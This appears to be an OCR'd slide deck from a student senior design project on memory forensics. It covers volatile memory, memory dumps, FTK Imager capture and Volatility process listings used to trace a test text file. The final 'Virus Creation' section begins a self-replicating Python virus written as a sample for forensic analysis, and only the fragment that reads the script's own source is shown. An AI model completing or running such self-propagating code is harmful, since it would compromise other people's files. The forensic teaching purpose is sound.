

Memory Forensics



Meet the Team

Roli Bolorunfe



Davia McKenzie

TL: Patience Jato

Obi Oguh

What is Memory Forensics?

Memory Forensic:

- The analysis of **volatile data** in a computer's **memory dump.**
- Used to investigate and identify **attacks or malicious behaviors** that are not easily detectable

Why Investigate Memory:

- When attacks exist solely in the systems' memory
  - Malicious programs are loaded within memory
- Security, Debugging, Maintenance, Data Recovery and Reverse Engineering

What is Volatile Data?

Volatile Data:

- Data stored on **RAM** on a computer while it is actively running
  - Once the system is shut down the data is lost immediately
- Includes data such as open files and **actively acting process**


Example:

Using Word, typing up a paper where you had not saved the contents to the hard drive

What is Memory Dump?

Memory Dump:

- **Memory Dump** is a snapshot of a systems memory data
- Can provided forensic data about the state of the system while its compromised
- Contains RAM data and provides key details of the computer's memory system:
  - PsList
  - PsTree
  - PsScan
  - and other commands



Our Senior Design Project

Problem Statement:

Since commonly known attack methods have become increasingly sophisticated, we must help determine which memory forensic method would provides the best physical memory coverage against those common attack methods in order to support secure operational environments.

Project Goal:

- ➔ Understand the importance of running **Memory Forensic** within a system
- ➔ Understanding processes and their relationships
- ➔ Define a methodology that we will use to detect malware within memory

Design Requirements

Product Specification:

The Software Requirements:

- Operating System (**Windows 10**)
- Processor Specification:
  - 1 GHz or 2.5GHz Dual Core Processor
- Ram Space:
  - 16 GB for 64 bit
- Hard Disk Space:
  - 20 GB for 64 bit
- Volatility Tool:
  - Memory Forensic tool used to analyze volatile memory

Design Constraints:

- **Cost:** $200
- **Time:** Deadline April 2022
- **Environmental/Social Responsibility:**
  - Volatility should be able to produce an output that can analyzed
  - Result should come from actual data

Regulations/Standards


- **Standard/Regulation:**
  - NIST
  - CFFT
- **Standard:**
  - United States Cyber Command

Tools


AccessData
FTK Imager


git
bash


TXT


MICHAEL HALE LIGH
ANDREW CASE
JAMIE LEVY
AARON WALTERS
The Art of
MEMORY
FORENSICS
DETECTING MALWARE AND THREATS
IN WINDOWS®, LINUX®, AND MAC® MEMORY
WILEY


Windows 10



IEEE


VOLATILITY

Method 1: Ps Commands


Purpose:

- Creating a text file as the focus for capturing memory
- Capture memory on a “clean RAM”
  - A computer with no running programs



Steps:


- ➢ Create a generic text file called **HowardUni.txt**
- ➢ Store the text file in a folder
- ➢ Prepare System to **Capture Memory**:
  - Using **FTK Imager**



Video: Memory Capture

Results: Generic Memory Capture

- Use Volatility to generate
  - **PsList**
  - **PsTree**
  - **PsScan**
- Analyzing relationships between the **PPID** and **PID**
- Determine what process opened our HowardUni.txt file




```
10836   svchost.exe     C:\Windows\system32\svchost.exe -k WbioSvcGroup -s WbioSrvc
11012   ShellExperienc  "C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe" -ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca
11152   RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
11200   audiodg.exe     C:\Windows\system32\AUDIODG.EXE 0x560
10444   notepad.exe     "C:\Windows\system32\NOTEPAD.EXE" C:\Users\patie\Desktop\Memory\HowardUni.txt.txt
10856   SearchProtocol  "C:\Windows\system32\SearchProtocolHost.exe" Global\UsGthrFltPipeMssGthrPipe_S-1-5-21-359206446-484028507-2670308062-10012_ Global\UsGthrCtrlF
PipeMssGthrPipe_S-1-5-21-359206446-484028507-2670308062-10012 1 -2147483646 "Software\Microsoft\Windows Search" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Sea
h 4.0 Robot)" "C:\ProgramData\Microsoft\Search\Data\Temp\usgthrsvc" "DownLevelDaemon"  "1"
1260    FTK Imager.exe  "C:\Program Files\AccessData\FTK Imager\FTK Imager.exe"
1244    backgroundTask  "C:\Windows\system32\backgroundTaskHost.exe" -ServerName:CortanaUI.AppX3bn25b6f886wmg6twh46972vprk9tnbf.mca
```


Method 2: Commandline

Purpose:

- Creating a text file as the focus for capturing memory
- Capture memory on a “used RAM”
  - A computer with other running programs

Steps:

- ➢ Run other programs on computer
- ➢ Capture Memory using FTK Imager
- ➢ Run a command within Volatility, and analyze results



C:\Users\patie\Desktop\volatility3\volatility3-develop>python vol.py -f C:\Users\patie\OneDrive\Desktop\memdump.mem windows.cmdline.CmdLine

Results: Second Memory Capture

- Generate PsList, PsTree, and PsScan
  - https://docs.google.com/spreadsheets/d/1NBbg7WMTRN-Nk-YgfMpShDkRErttf2tnnygfyJsLLxM/edit?usp=sharing
- Sort and analyze lists for information
  - Determine process relationships
  - Analyze running processes
- Use command to show process of opening HowardUni.txt file

```
1180    svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc
5584    chrome.exe      "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --display-capture-permissions-policy-allowed --lang=en-US --device-scale
-factor=2 --num-raster-threads=4 --enable-main-frame-before-activation --renderer-client-id=54 --launch-time-ticks=3001833512 --mojo-platform-channel-handle=3636 --fiel
d-trial-handle=1692,i,16172234002834480164,8266211355273652776,131072 /prefetch:1
4772    chrome.exe      "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --extension-process --display-capture-permissions-policy-allowed --lang=
en-US --device-scale-factor=2 --num-raster-threads=4 --enable-main-frame-before-activation --renderer-client-id=55 --launch-time-ticks=3012055775 --mojo-platform-channe
l-handle=4920 --field-trial-handle=1692,i,16172234002834480164,8266211355273652776,131072 /prefetch:1
2784    FileCoAuth.exe  "C:\Users\patie\AppData\Local\Microsoft\OneDrive\22.045.0227.0004\FileCoAuth.exe" -Embedding
3940    smartscreen.ex  C:\Windows\System32\smartscreen.exe -Embedding
5748    notepad.exe     "C:\Windows\system32\NOTEPAD.EXE" C:\Users\patie\OneDrive\Desktop\Memory\HowardUni.txt.txt
11580   audiodg.exe     C:\Windows\system32\AUDIODG.EXE 0x504
9768    FTK Imager.exe  "C:\Program Files\AccessData\FTK Imager\FTK Imager.exe"
```

Implementation: Virus Creation

Reiteration:Why Investigate Memory?

Malicious programs are loaded within memory and then order to be executed.

Purpose:


- Creating a program that will act as a virus. Once the “virus” is running within the system any file that is open or opens will the virus is being “executed” will be “attacked”, or rather compromised.

Steps:

- Created the virus program
- Testing by opening files once we run the code
- Prepare System to **Capture Memory** of such virus implementation:

```
fh=open(sys.argv[0], "r")
lines=fh.readlines()
fh.close()

inVirus=False

for line in lines:
    if (re.search ('^##### VIRUS BEGIN #####', line)):
